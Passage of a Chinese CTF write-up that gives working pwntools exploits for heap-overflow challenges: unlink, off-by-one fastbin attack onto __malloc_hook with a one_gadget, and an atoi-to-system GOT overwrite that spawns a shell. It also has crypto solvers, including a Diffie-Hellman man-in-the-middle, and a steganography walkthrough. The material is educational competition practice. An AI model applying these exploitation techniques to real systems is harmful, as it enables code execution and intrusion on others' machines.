payload_1 += p64(0x91) # size
payload_1 += p64(list_addr - 0x18) # fd 64位平台下chunk头部的几个字段都是8字节大小
```

```
payload_1 += p64(list_addr - 0x10) # bk
payload_1 += 'a' * (0x90 - 0x20)  # padding
payload_1 += p64(0x90)  #1的prev_size 这样free的时候寻找上一个chunk会找到我伪造的那个
payload_1 += p64(0xa0)  #1的size，并把前一个chunk标记为free(size最低位置为零)
edit(0, payload_1)

dele(1) # 由于unlink，此时list[0] = list - 0x18，list[0]即#0

# leak libc
edit(0, 'a'*0x18 + p64(list_addr - 0x18) + p64(elf.got['puts']))  # 将list[1]指向
got表的puts
show(1)

io.recvuntil('content:')
puts_addr = io.recv(6).ljust(8, '\x00')
puts_addr = u64(puts_addr)
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
system_addr = libc_base + libc.dump('system')
malloc_hook = libc_base + libc.dump('__malloc_hook')
free_hook = libc_base + libc.dump('__free_hook')


print 'libc_base='+hex(libc_base)
print 'system_addr='+hex(system_addr)
print 'malloc_hook='+hex(malloc_hook)
print 'free_hook='+hex(free_hook)

# 劫持free_hook
edit(0, 'a'*0x18 + p64(free_hook))
edit(0, p64(system_addr))

# pwn
add(0x90, '/bin/sh\x00') # 3
dele(3)

io.interactive()
```

E99p1ant_Note

这题其实和上一题类似，也是溢出，只不过只能溢出1个字节，称为`off by one`？

```
__int64 __fastcall read_n(__int64 a1, int a2)
{
  int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; i <= a2; ++i )
  {
    read(0, (void *)(i + a1), 1uLL);
    if ( *(_BYTE *)(i + a1) == 10 )
      break;
  }
  return 0LL;
}
```

其实溢出1个字节也够了，能够修改size字段就好，结合unsorted bin泄露libc基址，然后extend chunk加fastbin attack，把onegadget写入`__malloc_hook`区域就好

可参考文章：https://blog.csdn.net/Breeze_CAT/article/details/103788698

但是onegadget都是有条件的（题目说libc是libc-2.23，自己下一个就好）

```
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

第1个的条件不好控，2，3，4都是要求栈上某处为NULL，经过检验发现直接讲onegadget写入`__malloc_hook`，都不能满足条件（出题人说第4个可以，也许我的栈风水不好？）

那么就需要控制rsp来使得满足条件了，找了一大堆资料后，发现可以在`__malloc_hook`的时候，先跳到realloc函数开头某处，此函数开头好多`push`指令，可以修改rsp，而且realloc函数还会调用`__realloc_hook`区域里填的函数地址，就像malloc调用`__malloc_hook`里的函数地址一样。那么只要把onegadget填入`__realloc_hook`即可。

关于__realloc_hook的利用可以参考文章：
https://www.xd10086.com/posts/80161501193585816 87/

exp如下：

```
#!/bin/python2
#coding=utf8

from pwn import *
```

```python
from time import sleep
from LibcSearcher import LibcSearcher

context(arch='amd64', os='linux')
context.terminal = ["tmux", "splitw", "-h"]

#io = process(['./E99'], env={'LD_PRELOAD': './libc6_2.23-0ubuntu10_amd64.so'})
io = remote('47.103.214.163', 20302)
elf = ELF('./E99')
#libc = ELF('./libc-2.23.so.release')
libc = ELF('./libc6_2.23-0ubuntu10_amd64.so')


def add(size, content):
    io.sendlineafter('\n:', '1')
    io.sendlineafter('size?\n', str(size))
    io.sendlineafter('content:', content)

def dele(index):
    io.sendlineafter('\n:', '2')
    io.sendlineafter('index?\n', str(index))

def show(index):
    io.sendlineafter('\n:', '3')
    io.sendlineafter('index?\n', str(index))

def edit(index, content, line=True):
    io.sendlineafter('\n:', '4')
    io.sendlineafter('index?\n', str(index))
    if line:
        io.sendlineafter('content:', content)
    else:
        io.sendafter('content:', content)


add(0x18, 'aaa') # 0
add(0x68, 'aaa') # 1
add(0x68, 'aaa') # 2
add(0x18, 'aaa') # 3


# 溢出0修改1的size字段
payload = 'a' * 0x18 + '\xe1'  # 只能溢出一个字节
edit(0, payload, False)
dele(1)

# leak libc_base
add(0x68, 'aa') # 1, 此时#2中存有unsorted bin的地址
show(2)
io.recvuntil('content:')
addr = io.recv(6).ljust(8, '\x00')
addr = u64(addr)
libc_base = addr - (0x7fee46df4b78 - 0x7fee46a30000) #(0x7febf7bfab78 -
0x7febf7871000)
malloc_hook = libc_base + libc.symbols['__malloc_hook']
free_hook = libc_base + libc.symbols['__free_hook']
realloc_hook = libc_base + libc.symbols['__realloc_hook']
realloc = libc_base + libc.symbols['__libc_realloc']
```

```
one_gadget = libc_base + 0xf02a4 # 0x4526a #0xf1147

print 'addr='+hex(addr)
print 'libc_base='+hex(libc_base)
print 'malloc_hook='+hex(malloc_hook)
print 'free_hook='+hex(free_hook)
print 'realloc_hook='+hex(realloc_hook)
print 'realloc='+hex(realloc)
print 'one_gadget='+hex(one_gadget)

add(0x68, 'aa') # 4 (和#2是同一个)
dele(4) # 此时这块在fast bin中，可以通过#2修改这块的fd指针

edit(2, p64(malloc_hook-0x23))

#gdb.attach(io)
#raw_input()

add(0x68, 'aaa')
add(0x68, 'a'*0xb+p64(one_gadget)+p64(realloc+12))  # 分别写入realloc_hook区域和
malloc_hook区域（这两个区域相邻）
#add(0x68, 'a'*0x13 + p64(one_gadget))

io.sendlineafter('\n:', '1')
io.sendlineafter('size?\n', str(0x18))

#gdb.attach(io)
#sleep(1)

io.interactive()
```

junior_iterator

这题，多调试下还是能发现问题的，漏洞点在overwrite的处理函数里

```
start_id = read_int();
printf("End id: ");
end_id = read_int();
printf("New number: ");
num = read_int();
v8 = iterator(vec);
start_iterator = iterator_add(&v8, start_id);
v7 = iterator(vec);
v8 = iterator_add(&v7, end_id);
end_iterator = iterator_add(&v8, 1LL);
v8 = end(vec);
if ( not_equal((__int64)&end_iterator, (__int64)&v8) )
{
  while ( not_equal((__int64)&start_iterator, (__int64)&end_iterator) )
  {
    *(_QWORD *)ref_of_item((__int64)&start_iterator) = num;
    next_iterator(&start_iterator);
  }
}
```

这个程序就是用一个数组保存了多个vector对象的地址，vector是类似数组的类对象，用数组的方式管理一个内存区域。连续创建vector对象（通过c++ new操作）,他们的内存区域相邻。

上面在通过迭代器（就类似指针吧，在汇编也确实间接使用了指针），把一个vector对象的管理的数组逐个赋值，但是却没有检查越界，可以覆盖下一给vector对象的数据。

通过调试，发现vector对象开头有两个重要的指针，分别指向了他所管理的内存区域的开头和末尾，暂且称为头指针，尾指针。可以通过溢出修改下一个vector对象的这两个指针，使其指向got表的atoi项，然后通过edit操作，修改atoi项为system函数地址，使得调用`atoi("/bin/sh")`就成功getshell了，为什么要劫持atoi呢？因为程序中调用最多的，而且最符合`system(arg)`这样形式的函数就是这个了（除此之外还有atol）：

```
int menu()
{
  puts("----------");
  puts("1. New phone list");
  puts("2. show list item");
  puts("3. edit list item");
  puts("4. overwrite list");
  puts("5. show all list");
  puts("6. exit");
  puts("----------");
  printf("> ");
  return read_int();
}
```

```
int read_int()
{
  char nptr; // [rsp+0h] [rbp-30h]
  unsigned __int64 v2; // [rsp+28h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  sub_401F67(&nptr, 32LL);
  return atoi(&nptr);
}
```

要注意的是：获取数组长度的方式是通过两个指针的值相减除以8（这里一个元素占用8个字节），edit有检查越界的，所以要注意修改两个指针的时候要使得长度合适

exp如下：

```
#!/bin/python2
#coding=utf-8

from pwn import *
from time import sleep
from LibcSearcher import LibcSearcher

context(arch='amd64', os='linux')
context.terminal = ["tmux", "splitw", "-h"]

#io = process(['./main'], env={'LD_PRELOAD': './libc-2.23.so'})
io = remote('47.103.214.163', 20303)
elf = ELF('./main')
#libc = ELF('./libc-2.23.so')
```

```python
def new_list(size):
    io.sendlineafter('> ', '1')
    io.sendlineafter('List count: ', str(size))

def edit(lid, index, num):
    io.sendlineafter('> ', '3')
    io.sendlineafter('List id: ', str(lid))
    io.sendlineafter('Item id: ', str(index))
    io.sendlineafter('New number: ', str(num))

def show(lid, index):
    io.sendlineafter('> ', '2')
    io.sendlineafter('List id: ', str(lid))
    io.sendlineafter('Item id: ', str(index))

def overwrite(lid, start, end, num):
    io.sendlineafter('> ', '4')
    io.sendlineafter('List id: ', str(lid))
    io.sendlineafter('Star id: ', str(start))
    io.sendlineafter('End id: ', str(end))
    io.sendlineafter('New number: ', str(num))


# vector<int> arr[10]
# 先创建两个vector对象，大小为1个单位
new_list(1) #0
new_list(1) #1

print "got['atoi']="+hex(elf.got['atoi'])

# 调试填充4个8字节为单位的区域后才是下一个vector对象的数据
overwrite(0, 0, 4, elf.got['atoi']) # 覆盖了#1 vector对象存的的头指针
overwrite(0, 5, 6, elf.got['atoi']+8) # 尾指针
show(1, 0)

atoi_addr = io.recvline().replace('Number: ', '').replace('\n', '')
atoi_addr = int(atoi_addr)
libc = LibcSearcher('atoi', atoi_addr)
libc_base = atoi_addr - libc.dump('atoi')
system_addr = libc_base + libc.dump('system')

print 'atoi_addr='+hex(atoi_addr)
print 'libc_base='+hex(libc_base)
print 'system_addr='+hex(system_addr)

edit(1, 0, system_addr)

io.sendlineafter('> ', '/bin/sh\x00') # atoi("/bin/sh")，因为atoi已经被劫持成system了

io.interactive()
```

Crypto

ToyCipher_XorShift

最关键的是这个函数：

```
def f(x, a, shr=True):
    x = x & MASK
    a = a % BITSLENGTH
    if shr:
        x ^= x >> a
    else:
        x ^= x << a
    return x & MASK
```

只要能写出这个函数的逆过程就相当于完成一大半了，其实就是位运算，数学上有个东西叫做错位相减，这个东西其实差不多，错位（右移，左移）然后异或。假设参数a为1，shr为True，且假设MASK掩码使得x为1个字节也就是8位的数（源码中`x = x&MASK`的作用就是保证x为64位整数），那么进行的运算如下图：

其中框框里的数字就是个代号，代表哪一个bit（位），由于右移一位后，高位的补的0和任何数异或都得原来的数，所以运算后最高处的那个bit是没有改变的，可以根据这一位和下一位异或，得到原来的下一位，有点绕。

看下面：

```
raw_bit0 = bit0
bit1 = raw_bit0 xor raw_bit1 ==> raw_bit1 = bit1 xor raw_bit0
bit2 = raw_bit1 xor raw_bit2 ==> raw_bit2 = bit2 xor raw_bit1
....
```

其中`raw_bitxxx`代表错位异或前的第`xxx`位，`bitxxx`表示异或后的第`xxx`位，可以根据上面这样一步一步还原原来的每一位。

如果a为2，那么最高2位就是已知的，为3，那么最高3位已知，以此类推

如果shr=False，也就是左移而不是右移呢？道理一样，偷个懒，不想分别写两个情况的代码，直接写右移的处理，任何左移就把高低位反过来当作右移来解，再反回来。

exp如下：

```python
#!/bin/python3
import sys

enc_data =
bytes.fromhex('15eb80358fe6f89b1802a5f3eb5a6ec6c33dc4f35822fb6e97e0b22be860a2860
2b35e2930a93ac5')
IV = b'c8C~M0d3'


BLOCKSIZE = 8
BITSLENGTH = 8*BLOCKSIZE
MASK = (1 << BITSLENGTH) - 1
BLOCKS = lambda data: [ bytes(data[i*BLOCKSIZE:(i+1)*BLOCKSIZE]) for i in
range(len(data)//BLOCKSIZE) ]
XOR = lambda s1, s2: bytes([x^y for x,y in zip(s1, s2)])

def bin_at(num, i):
    return int(num[i])

def shr_f(lst, a):
    """错位异或，还原每一bit"""
    x = lst
    i = 0
    j = a
    while j < BITSLENGTH:
        at_j = bin_at(x, i) ^ bin_at(x, j) # 第j位（从高位开始算0)原来的样子
        x[j] = str(at_j)
        i += 1
        j += 1
    return x

def dec_f(x, a, shr=True):
    # 一开始错用strip('0b')导致各种奇奇怪怪问题
    x = bin(x).replace('0b', '').rjust(BITSLENGTH, '0')  # 高位补零
    x = list(x)
    if shr:
        x = shr_f(x, a)
    else:
        # 左移相当于，先反转后的右移错位异或再反转回来
        x = x[::-1]
        x = shr_f(x, a)
        x = x[::-1]
    x = ''.join(x)
    x = int(x, 2)
    return x


def dec(block):
    block = int.from_bytes(block, byteorder='big')
    block = dec_f(block, 17, shr=False)
    block = dec_f(block, 7, shr=True)
    block = dec_f(block, 13, shr=False)
    return block.to_bytes(BLOCKSIZE, byteorder='big')

def decrypt(msg, iv):
    mid = iv
    ret = b''
```

```
    for block in BLOCKS(msg):
        m = XOR(dec(block), mid)
        mid = block
        ret += m
    return ret

print(decrypt(enc_data, IV))
```

Exchange

参考百度百科Diffie-Hellman密钥交换算法

大概就是A与B之间进行一个密钥交换，自己充当C，在A与B交换公钥的时候，修改成自己的公钥，那么A与B通信时，经过C，C将A发来的数据，用自己的私钥解密后，再用B的公钥加密，发给B，B发数据时同理。那么A与B之间可以正常通信，并且没发现C的存在。那么C就可以窥探AB之间的通信内容

exp如下：

```
#!/bin/python2
#coding=utf8

from pwn import *
import string
from Crypto.Util import number
from hashlib import sha256
from random import randint
import gmpy2

charset = string.ascii_letters+string.digits

def generateXXXX():
    for a1 in charset:
        for a2 in charset:
            for a3 in charset:
                for a4 in charset:
                    yield (a1+a2+a3+a4)


io = remote('47.98.192.231', 25258)
tail = io.recvuntil(') ==').replace('sha256(XXXX+', '').replace(') ==', '')
_hexdigest = io.recvline().strip()

print 'tail{' + tail + '}'
print '_hexdigest{' + _hexdigest + '}'

for x in  generateXXXX():
    h = sha256(x+tail).hexdigest()
    if h == _hexdigest:
        print 'XXXX{' + x + '}'
        io.sendline(x)
        break

print io.recvuntil('first.\n'),

# get p g
io.send('\n')
```

```
for i in range(4):
    print io.recvline(),

data = io.recvline()
print '{%s}' % data
p = int(data.strip().replace('Alice: p = ', ''))
print 'p=%d' % p

data = io.recvline()
print '{%s}' % data
g = int(data.strip().replace('Alice: g = ', ''))
print 'g=%d' % g

# 生成自己的公钥和私钥
my_private_key = randint(2, p-1)
my_public_key = pow(g, my_private_key, p)

io.send('\n')
for i in range(7):
    print io.recvline(),

# replace A with my_public_key
io.send('\n')
for i in range(3):
    print io.recvline(),

data = io.recvline()
print '{%s}' % data
A = int(data.strip().replace('[WARNING] : A = ', ''))
print 'A=%d' % A

# 生成真正的解密和加密的密钥
KA = pow(A, my_private_key, p)  # 扮演B,与A通信

print io.recvuntil('this message? (yes/no)\n>'),
io.sendline('yes')
print io.recvuntil('number\n>'),
io.sendline(str(my_public_key))
print io.recvline(),

# replace B with my_public_key
io.send('\n')
for i in range(3):
    print io.recvline(),

data = io.recvline()
print '{%s}' % data
B = int(data.strip().replace('[WARNING] : B = ', ''))
print 'B=%d' % B

KB = pow(B, my_private_key, p)  # 扮演A,与B通信

print io.recvuntil('this message? (yes/no)\n>'),
io.sendline('yes')
print io.recvuntil('number\n>'),
io.sendline(str(my_public_key))
print io.recvline(),
```

```
io.send('\n')
print io.recvuntil('same key?\n'),
io.send('\n')
print io.recvuntil('encrypted flag!\n'),
io.send('\n')
print io.recvuntil('`C_b = (m * S_b) % p`\n')

# get C_b
io.send('\n')
for i in range(2):
    print io.recvline(),

data = io.recvline()
print '{%s}' % data

C_b = int(data.strip().replace('[WARNING] : C_b = ', ''))
print 'C_b=%d' % C_b

# replace C_b
raw_b =  (gmpy2.invert(KB, p) * C_b) % p # 用KB解密
encrypt_b = (raw_b * KA) % p    # 用KA加密，发给A

print 'raw_b=%d' % raw_b

print io.recvuntil('(yes/no)\n>'),
io.sendline('yes')
print io.recvuntil('number\n>')
io.sendline(str(encrypt_b))

# get C_a
print io.recvuntil('I get the flag.\n'),
data = io.recvline()

print '{%s}' % data
C_a = int(data.strip().replace('Alice: C_a = ', ''))
raw_a = (gmpy2.invert(KA, p) * C_a) % p # 解密A发来的数据


# print flag

flag1 = number.long_to_bytes(raw_a)
flag2 = number.long_to_bytes(raw_b)

print flag1+flag2
```

Feedback

题目讲了，是AES的CFB加密模式，可以参考一下这篇文章：
https://blog.csdn.net/chengqiuming/article/details/82355772

基本思路就是，任何数与零异或都是它本身。可以通过传入一整个分组0，从而解密的时候，得到的就是用来异或的密钥，flag一共三个分组，逐步获取每一个部分即可。

exp如下：


```python
#!/bin/python
#coding=utf8

from pwn import *
from sys import exit

def xor(s1, s2):
    return ''.join([ chr(ord(c1) ^ ord(c2)) for c1,c2 in zip(s1, s2)])

def get_part(now_flag):
    io = remote('47.98.192.231', 25147)
    count = len(now_flag) // 16 # 已经接出多少个分组

    # get key
    cipher = ''
    for i in range(count+1):
        payload = cipher.encode('hex') + '00' * 16
        io.sendlineafter('decrypt\n> ', payload)
        key = io.recvline().strip().decode('hex')[i*16:i*16+16]
        cipher += xor(key, now_flag[i*16:i*16+16])

    # 剩余的次数
    for i in range(2-count):
        io.sendline('00'*16)

    io.recvuntil('Here is your encrypted FLAG(hex): ')
    enc_part = io.recvline().strip().decode('hex')[count*16:count*16+16]
    io.close()
    return xor(enc_part, key)

flag = ''
for i in range(3):
    flag += get_part(flag)

print flag
```

Misc

三重隐写

首先有三个音频：`Unlasting.mp3`、`You know LSB.wav`、`上裹与手抄卷.mp3`

第二个音频，从名字可以看出是LSB隐写，可以用slienteye工具获取隐写的信息：



然后用这个key，用Mp3Stego工具提取第三个音频里的信息：

```
decode -X -P  uFSARLVNwVIewCY5 上裹与手抄卷.mp3
```

得到

Zip Password: VvLvmGjpJ75GdJDP

然后用这个密码解出压缩包，用题目给的工具打开，需要密码，密码只能在第一个音频里了。

kali用foremost命令从这个音频里分离出一个图片，长这个样子：

出题人给了个hint：”你坐过飞机吗？“，巧了，没有。。。然后出题人说这也是一种码，那就可以扫咯（微信扫可以识别，但扫不出东西），经过百度发现，这个貌似叫pdf417码。找了好久的识别网站，终于找到一个可以识别https://demo.dynamsoft.com/DBR/BarcodeReaderDemo.aspx

识别如下：

得到解密密钥，解密出flag.txt文件，里面即flag

总结

本周必需得总结一下，学了比较多（但同时也摸了比较多鱼），这周只ak了pwn（也只能akpwn了）。

方向是pwn，总是先做出的题是web，这周也不例外。

啃了一大波heap的资料后，才开始陆续解出pwn题，pwn是真的爽！

Re一如既往地看着汇编蒙圈

起码这次Crypto不是套公式了，因为ToyCipher_XorShift这题主要还是位运算，还是比较好做的（而且还发现我对python的strip这个函数误解很深）

（misc脑洞好大~~~）